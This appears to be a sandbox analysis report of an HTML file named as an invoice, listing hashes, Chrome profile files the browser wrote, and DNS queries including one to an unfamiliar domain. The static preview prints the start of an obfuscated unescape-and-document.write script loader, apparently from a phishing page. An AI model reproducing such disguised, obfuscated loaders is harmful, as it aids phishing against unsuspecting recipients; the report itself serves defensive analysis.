MD5:	E8D9CB29DA0DB316A4C25949F1758AFF
SHA1:	0F081BD3000A9DDAB6F236604EBF2F0776FB931F
SHA-256:	3D04E617B289CAA851B0E101D2485416DCE06BCA63B491BEA3DCB73250E03341
SHA-512:	BFE4936875D773DD6ED22F374C64B29949BCFCC6D1903416973CED7BB2F5877069079F553B0B176869B73FB1683E6E55EE264A8BB16A55A19F69CE507B16DD6
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG.oldd (copy)	
Preview:	2021/08/03-20:21:20.394 12f4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/MANIFEST-000001.2021/08/03-20:21:20.396 12f4 Recovering log #3.2021/08/03-20:21:20.397 12f4 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.19535324365485862
Encrypted:	false
SSDEEP:	3:8E:8
MD5:	C4DF0FB10C4332150B2C336396CE1B66
SHA1:	780A76E101DE3DE2E68D23E64AB1A44D47A73207
SHA-256:	18FAB4D13CDA7E1DEE12DC091019A110A7304B6A65FC9A1F3E6173046BA38EF6
SHA-512:	51F0B463E97063A2357285D684FF159FDF6099E57C46F13C83E9D3F09D7A7CF03C1BA684BCCF36232FC50834F95953C3C68675C7B05AB4F84DEF1C566A5F3F5E
Malicious:	false
Preview:	.'...(..... .....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	435
Entropy (8bit):	5.199524374338996
Encrypted:	false
SSDEEP:	12:2GTvLZ5KkkGHArBFUtpmGV/PmGaz54Z5KkkGHAryJ:2Gzl5KkkGgPgIGoGalo5KkkGga
MD5:	5C99A9643DA7B111412214E3D89A2DBA
SHA1:	B1099D66A771DB6092FA93B0A1DA4E87E6C91ED1
SHA-256:	F8B7B48B8DA8A64C75CAC74506B5CC21208B3F4A5DD171B0E259F683E411BBAC
SHA-512:	7A4ACAEE56C43CB7BB98362F15E9E9F3D17C8EBAD81A6B1314A41B139A9248D4B8C757CED0F29B4E1148F1838AABB2D9DDD2015167B8ECA2F4427AC360557835
Malicious:	false
Preview:	2021/08/03-20:21:19.812 b64 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-20:21:19.819 b64 Recovering log #3.2021/08/03-20:21:19.823 b64 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	435
Entropy (8bit):	5.199524374338996
Encrypted:	false
SSDEEP:	12:2GTvLZ5KkkGHArBFUtpmGV/PmGaz54Z5KkkGHAryJ:2Gzl5KkkGgPgIGoGalo5KkkGga
MD5:	5C99A9643DA7B111412214E3D89A2DBA
SHA1:	B1099D66A771DB6092FA93B0A1DA4E87E6C91ED1
SHA-256:	F8B7B48B8DA8A64C75CAC74506B5CC21208B3F4A5DD171B0E259F683E411BBAC
SHA-512:	7A4ACAEE56C43CB7BB98362F15E9E9F3D17C8EBAD81A6B1314A41B139A9248D4B8C757CED0F29B4E1148F1838AABB2D9DDD2015167B8ECA2F4427AC360557835
Malicious:	false
Preview:	2021/08/03-20:21:19.812 b64 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-20:21:19.819 b64 Recovering log #3.2021/08/03-20:21:19.823 b64 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.96345415074364
Encrypted:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Network Persistent State (copy)	
SSDEEP:	6:YHpoNXR8+eq7JdV5Z0WlyhsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sd/0WCsBdLJlyH7E4f3K33y
MD5:	1FE877DDE8B96DED122AC08BB07A83C5
SHA1:	5BEA5FFAF686474CE8ACA1D95500C29D65007745
SHA-256:	3AD373EB6FF8EA394964EDA2A9E53ADD8DBA11DC9716ED3CA672F10DF369BA4D
SHA-512:	1854F005CD691674FCF27376150ABD6F036A79C42BB4FFECDCCA14A74CB21D8ADF2552CACE631E6E9C92C58E7EF27279CA30CE5648C8EB90B06F2247A462003
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544342473569","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	440
Entropy (8bit):	5.159035157548377
Encrypted:	false
SSDEEP:	12:2GxFIvLZ5KkkGHArqiuFUtpmG8/PmGq54Z5KkkGHArq2J:2GD6l5KkkGgCgIG9G0o5KkkGg7
MD5:	FE32346F81CF7C6BE3F72B9AF702A51D
SHA1:	6A8C54128D8F213FAAAE3C01D34728246E98BE17
SHA-256:	EE72C699EFC35ABBAD3CCE73B35C81E29B1FFAF7AFBC39984899E4E63AB9D6FE
SHA-512:	B1FF31998B4F15614FF5A7A3DA27129681B480F13C83A51387209D119B1FD9ADE5F3B160AA41A04EEF94CD7152122EED1C08FA4773DB826788AB665F922610E5
Malicious:	false
Preview:	2021/08/03-20:21:19.821 1330 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/MANIFEST-000001.2021/08/03-20:21:19.826 1330 Recovering log #3.2021/08/03-20:21:19.828 1330 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	440
Entropy (8bit):	5.159035157548377
Encrypted:	false
SSDEEP:	12:2GxFIvLZ5KkkGHArqiuFUtpmG8/PmGq54Z5KkkGHArq2J:2GD6l5KkkGgCgIG9G0o5KkkGg7
MD5:	FE32346F81CF7C6BE3F72B9AF702A51D
SHA1:	6A8C54128D8F213FAAAE3C01D34728246E98BE17
SHA-256:	EE72C699EFC35ABBAD3CCE73B35C81E29B1FFAF7AFBC39984899E4E63AB9D6FE
SHA-512:	B1FF31998B4F15614FF5A7A3DA27129681B480F13C83A51387209D119B1FD9ADE5F3B160AA41A04EEF94CD7152122EED1C08FA4773DB826788AB665F922610E5
Malicious:	false
Preview:	2021/08/03-20:21:19.821 1330 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/MANIFEST-000001.2021/08/03-20:21:19.826 1330 Recovering log #3.2021/08/03-20:21:19.828 1330 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5l:5l
MD5:	E556F26DF3E95C19DBAECA8F5DF0C341
SHA1:	247A89F0557FC3666B5173833DB198B188F3AA2E
SHA-256:	B0A7B19404285905663876774A2176939A6ED75EF3904E44283A125824BD0BF3
SHA-512:	055BC4AB12FEEDF3245EAAF0A0109036909C44E3B69916F8A01E6C8459785317FE75CA6B28F8B339316FC2310D3E5392CD15DBDB0F84016667F304D377444E2E
Malicious:	false
Preview:	..&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG

Size (bytes):	423
Entropy (8bit):	5.212756064963105
Encrypted:	false
SSDEEP:	12:2GwS5vLZ5KkkGHArAFUtpmGwS3/PmGwSl54Z5KkkGHArfJ:2GwSFl5KkkGgkgIGwSmGwS3o5KkkGgV
MD5:	E10DCD8D3F2B7876A743E9348238BC5D
SHA1:	667D94D9CFA3284FCC6F697747E349A49DE9FC63
SHA-256:	740EB8EAAD9A2539020DCEDEAB5C27521F4993D33226361F668582437231ECB2
SHA-512:	2AD81EE574B46DCA9848E6A2A931701483D8FAF4CBE201FFD01B3DA92C752903C9A7CE08A45B9F64F3F4259C7888BAC1055437488F8F06BAAF3219B34543BC2
Malicious:	false
Preview:	2021/08/03-20:21:35.171 b64 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/MANIFEST-000001.2021/08/03-20:21:35.172 b64 Recovering log #3.2021/08/03-20:21:35.172 b64 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG.oldon (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	423
Entropy (8bit):	5.212756064963105
Encrypted:	false
SSDEEP:	12:2GwS5vLZ5KkkGHArAFUtpmGwS3/PmGwSl54Z5KkkGHArfJ:2GwSFl5KkkGgkgIGwSmGwS3o5KkkGgV
MD5:	E10DCD8D3F2B7876A743E9348238BC5D
SHA1:	667D94D9CFA3284FCC6F697747E349A49DE9FC63
SHA-256:	740EB8EAAD9A2539020DCEDEAB5C27521F4993D33226361F668582437231ECB2
SHA-512:	2AD81EE574B46DCA9848E6A2A931701483D8FAF4CBE201FFD01B3DA92C752903C9A7CE08A45B9F64F3F4259C7888BAC1055437488F8F06BAAF3219B34543BC2
Malicious:	false
Preview:	2021/08/03-20:21:35.171 b64 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/MANIFEST-000001.2021/08/03-20:21:35.172 b64 Recovering log #3.2021/08/03-20:21:35.172 b64 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\a9575fb5-0b8c-4e74-af1c-02ec3b64f16a.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.96345415074364
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5Z0WlyhsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sd/0WCsBdLJlyH7E4f3K33y
MD5:	1FE877DDE8B96DED122AC08BB07A83C5
SHA1:	5BEA5FFAF686474CE8ACA1D95500C29D65007745
SHA-256:	3AD373EB6FF8EA394964EDA2A9E53ADD8DBA11DC9716ED3CA672F10DF369BA4D
SHA-512:	1854F005CD691674FCF27376150ABD6F036A79C42BB4FFECDCCA14A74CB21D8ADF2552CACE631E6E9C92C58E7EF27279CA30CE5648C8EB90B06F2247A462003
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544342473569","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\000003.log

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:sgGg:st
MD5:	45A8ECA4E5C4A6B1395080C1B728B6C9
SHA1:	8A97BB0E599775D9A10C0FC53C4EDB29AA4CEB4E
SHA-256:	DB320AB28DFF27CDA0A7F87B82F2F8E61B3178A6DE8503753D76F1172D32E08E
SHA-512:	8EE91A3A1E77459273553F6A776C423A8EE95DB9DCFA897771814B7AD13FD84F06BB2B859F22B6DDA384B39EAA91F1819F170BABED6DA16BDBCF5BCB06CF2124
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\000003.log	
Preview:	..F.....F.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	332
Entropy (8bit):	5.1529245495725435
Encrypted:	false
SSDEEP:	6:mRGakpQL+q2PcNwi23iKKdKpIFUtpmGa+u/GKWZmwPmGa+u/QLVkwOcNwi23iKKa:2GaqQ+vLZ5KkmFUtpmGa3GKW/PmGa3Qw
MD5:	D9731A3BBFC275FAAF8CB931E81DCB56
SHA1:	55B3E8FDD8F4A67BE44C9D672BAC0EF2D3ACCEAE
SHA-256:	C6E9BCDC7EBA3272A3EC7DF3A44F8EF5950D83E92844D42FF1F66EC9729B0551
SHA-512:	29E4E4E96E35F3ADAEBBDA0B16B5A2B832797515D6BF32415F3A355727D3D3AC809DDFB2176FC70485778D296840313EBD4690D351CE717538F4E9560B52FE6E
Malicious:	false
Preview:	2021/08/03-20:21:03.811 15ec Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/MANIFEST-000001.2021/08/03-20:21:03.821 15ec Recovering log #3.2021/08/03-20:21:03.821 15ec Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG.oldTM (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	332
Entropy (8bit):	5.1529245495725435
Encrypted:	false
SSDEEP:	6:mRGakpQL+q2PcNwi23iKKdKpIFUtpmGa+u/GKWZmwPmGa+u/QLVkwOcNwi23iKKa:2GaqQ+vLZ5KkmFUtpmGa3GKW/PmGa3Qw
MD5:	D9731A3BBFC275FAAF8CB931E81DCB56
SHA1:	55B3E8FDD8F4A67BE44C9D672BAC0EF2D3ACCEAE
SHA-256:	C6E9BCDC7EBA3272A3EC7DF3A44F8EF5950D83E92844D42FF1F66EC9729B0551
SHA-512:	29E4E4E96E35F3ADAEBBDA0B16B5A2B832797515D6BF32415F3A355727D3D3AC809DDFB2176FC70485778D296840313EBD4690D351CE717538F4E9560B52FE6E
Malicious:	false
Preview:	2021/08/03-20:21:03.811 15ec Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/MANIFEST-000001.2021/08/03-20:21:03.821 15ec Recovering log #3.2021/08/03-20:21:03.821 15ec Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	407
Entropy (8bit):	5.295915551726341
Encrypted:	false
SSDEEP:	12:2GrvLZ5KkkOrsFUtpmGb9/PmGbP54Z5KkkOrzJ:2Grl5Kk+gIG0GNo5Kkn
MD5:	A357751A8122A127F3CFC754D7EF4BE9
SHA1:	7343BE9F45939A53CA0BE0DFABE1A23588A3C103
SHA-256:	A281695C387529CADAFA58B47AC05CCAA23CC4F5595D749272F91ED5579B209B
SHA-512:	3B49580173ACE1CB4C8C28987534C0757C08CEB8774026E0437ABF0BD77AC35CCEC1E3612E0E674D4028B5D638969D2A0B4C3445E84C410CD7BC773CED6D2E5
Malicious:	false
Preview:	2021/08/03-20:21:21.927 b64 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/MANIFEST-000001.2021/08/03-20:21:21.928 b64 Recovering log #3.2021/08/03-20:21:21.928 b64 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	407
Entropy (8bit):	5.295915551726341
Encrypted:	false
SSDEEP:	12:2GrvLZ5KkkOrsFUtpmGb9/PmGbP54Z5KkkOrzJ:2Grl5Kk+gIG0GNo5Kkn
MD5:	A357751A8122A127F3CFC754D7EF4BE9
SHA1:	7343BE9F45939A53CA0BE0DFABE1A23588A3C103

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG.old (copy)	
SHA-256:	A281695C387529CADAFA58B47AC05CCAA23CC4F5595D749272F91ED5579B209B
SHA-512:	3B49580173ACE1CB4C8C28987534C0757C08CEB8774026E0437ABF0BD77AC35CCEC1E3612E0E674D4028B5D638969D2A0B4C3445E84C410CD7BC773CED6D2E 5
Malicious:	false
Preview:	2021/08/03-20:21:21.927 b64 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/MANIFEST-000001.2021/08/03-20:21:21.928 b64 Recovering log #3.2021/08/03-20:21:21.928 b64 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\TransportSecurity (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	874
Entropy (8bit):	5.565001244689829
Encrypted:	false
SSDEEP:	24:YU6H0UhvrRlG1KUevEhUeT7KB7wUeT/NRUevxQ:YU6UUhveKUevGUeyJwUezjUev2
MD5:	0228BF17D428BA881A5EE9D0EE3FA2BB
SHA1:	88C62D1D77DA1E09A7E67A6360C93A7075A967ED
SHA-256:	542F772B4C2B281340F0559013EE324C45794EA08FD930462AE940C52C2A82A3
SHA-512:	E7FE9FE4CAFEBA249E9726EF6BBF832F15CA1900348C19FE0AC5921546EEC42CC84AC045FBBB6511E0BEEBF1359AA6ED67F418C08A98E4B2AA4F81063C221D 40
Malicious:	false
Preview:	{"expect_ct":[],"sts":[{"expiry":1633014895.618904,"host":"OuKlWsMW1dkkbI1X/oi6o0Y95ZNSWnSoeaIXAEYPlv4=","mode":"force-https","sts_include_subdomains":true,"sts_observed":1601478895.618908},{"expiry":1633014895.522238,"host":"nAuqgR4iEWti7SOdT3UHPl6rmZU/DeaIm38P2O2OkgA=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478895.522241},{"expiry":1633014902.981094,"host":"5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478902.981097},{"expiry":1633014902.958337,"host":"8/RrMmQlCD2Gsp14wUCE1P8r7B2C5+yE0+g79IPyRsc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478902.95834},{"expiry":1633014895.739906,"host":"+ccWXqaoHJ9hfuXbleKV6FQUrBlyXAJ31BdqjNQJpHs=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478895.739909}],"version":2}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Visited Links	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	12
Entropy (8bit):	2.9182958340544896
Encrypted:	false
SSDEEP:	3:kN7:E7
MD5:	D27161545197A2460152870392DF585C
SHA1:	4C121347D83D40C72C7A59C117F8AB8A26273A67
SHA-256:	2413A6BF4CDC5BE5F89AFDA14C91E8F02232EE90AA6D5C80F600B34FA74B0725
SHA-512:	BD2A67CA8EDD6F0D67518BABDDE5CA486A23CB9EAE6D3FB954820CBDFE07CA89A72F881C375493430A2E393F24527DF814F233CFCEDC8196803BE1B30A80E A77
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c97e0b5a-44dc-4843-aef6-cd2c577dc738.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5487
Entropy (8bit):	5.193779798998223
Encrypted:	false
SSDEEP:	96:nR3h6Kd9TtvHYKI0ik0JCKL8HmbOTQVuwn:n1h99TxHYuk4KD
MD5:	FB6160B992CA6BB99B57FFD19E75854E
SHA1:	9709E8B0D47AC629613C8B0A33C069A2531B119E
SHA-256:	D464FD616D77564DFD010D408C5E9ADE0E5CA720BACF92469F92734A7EF3E0F3
SHA-512:	4DF6AA5018791A2414007025FE5C25EA2CA184A4042C5A951D9DE59CB5855D433E826C8778C65910FDAB1A247FF03A8BE11C1B3D6ED6A15404E6C4F25E1361A
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520864051019","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\ca26d1f6-17b1-4589-bef4-fbf2f86a56f2.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	2361
Entropy (8bit):	4.900140850384426
Encrypted:	false
SSDEEP:	48:Y2nCDHXT6qtwzM6Ms6TsFRLsedSPsnyjls+AyKsG3zspMHnYhbyD8:JnCDHXTxOzM6283/XbwGYhj
MD5:	56D93BC2D47FBF319C9AFACB52A1DCC3
SHA1:	EB649AFF7DFE264FEB02F2CE8AA2A64BE7B4973F
SHA-256:	3DE9D123B8A02705987FFF3B6F6643B696C186F2191885EC10284304D99E25E9
SHA-512:	052B890BC8D1D2AEA810654B0A66C552C0D43792A1E6C7CCB3E1734F9AC030F453F4416A303D2F3F03E563B082AA89685BD9BD403423C728878AD4628A95ABA
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://cdnjs.cloudflare.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13275112867376884","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13275112867377158","port":443,"

Static File Info

General

File type:	HTML document, ASCII text, with very long lines, with no line terminators
Entropy (8bit):	3.4002499888929822
TrID:	
File name:	sbcss_Richard.DeNava_#inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM
File size:	4659
MD5:	e1e37a3102728bd84a724651d1bf0ff1
SHA1:	406d8f696d9a543e3a13abaf8df2ee83ba16cbee
SHA256:	c459146d334f9649b7570e2fe681367f5bc872d6f3850d917ae520747bc4e205
SHA512:	da0d4a5dd03568664c16e6e9b64935e49678b333629ba2cae53813f059c2497760e093a5f2ad42f0811355d4d5f7e764cf847c1ca39ace09f47125eeee40ae3
SSDEEP:	48:SbZJyY5+tSbGNoqUgoPnANtSMz5B+4d812Xg3utvkM9WbgiYt0PYlOTWQp6gn:SbZUMbAq4nSMz5B+4d812YYvKIlOQgn
File Content Preview:	<script language="javascript">document.write(unescape('%3C%73%63%72%69%70%74%20%73%72%63%3D%22%68%74%74%70%73%3A%2F%2F%63%64%6E%6A%73%2E%63%6C%6F%75%64%66%6C%61%72%65%2E%63%6F%6D%2F%61%6A%61%78%2F%6C%69%62%73%2F%6A%71%75%65%72%79%2F%31%2E%39%2E%31%2F%6A

File Icon

Icon Hash:	e8d6a08c8882c461

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 20:21:05.900852919 CEST	192.168.2.7	8.8.8.8	0xedd1	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:21:06.073148012 CEST	192.168.2.7	8.8.8.8	0x86d4	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:21:06.077564001 CEST	192.168.2.7	8.8.8.8	0xc56f	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)
Aug 3, 2021 20:21:07.318305969 CEST	192.168.2.7	8.8.8.8	0x62ed	Standard query (0)	development.toiletface.co.uk	A (IP address)	IN (0x0001)
Aug 3, 2021 20:21:17.042717934 CEST	192.168.2.7	8.8.8.8	0x86e8	Standard query (0)	clients2.googleusercontent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 20:21:05.936285019 CEST	8.8.8.8	192.168.2.7	0xedd1	No error (0)	accounts.google.com		216.58.205.77	A (IP address)	IN (0x0001)
Aug 3, 2021 20:21:06.105731010 CEST	8.8.8.8	192.168.2.7	0x86d4	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 20:21:06.105731010 CEST	8.8.8.8	192.168.2.7	0x86d4	No error (0)	clients.l.google.com		216.58.208.174	A (IP address)	IN (0x0001)
Aug 3, 2021 20:21:06.117810011 CEST	8.8.8.8	192.168.2.7	0xc56f	No error (0)	cdnjs.cloudflare.com		104.16.18.94	A (IP address)	IN (0x0001)
Aug 3, 2021 20:21:06.117810011 CEST	8.8.8.8	192.168.2.7	0xc56f	No error (0)	cdnjs.cloudflare.com		104.16.19.94	A (IP address)	IN (0x0001)
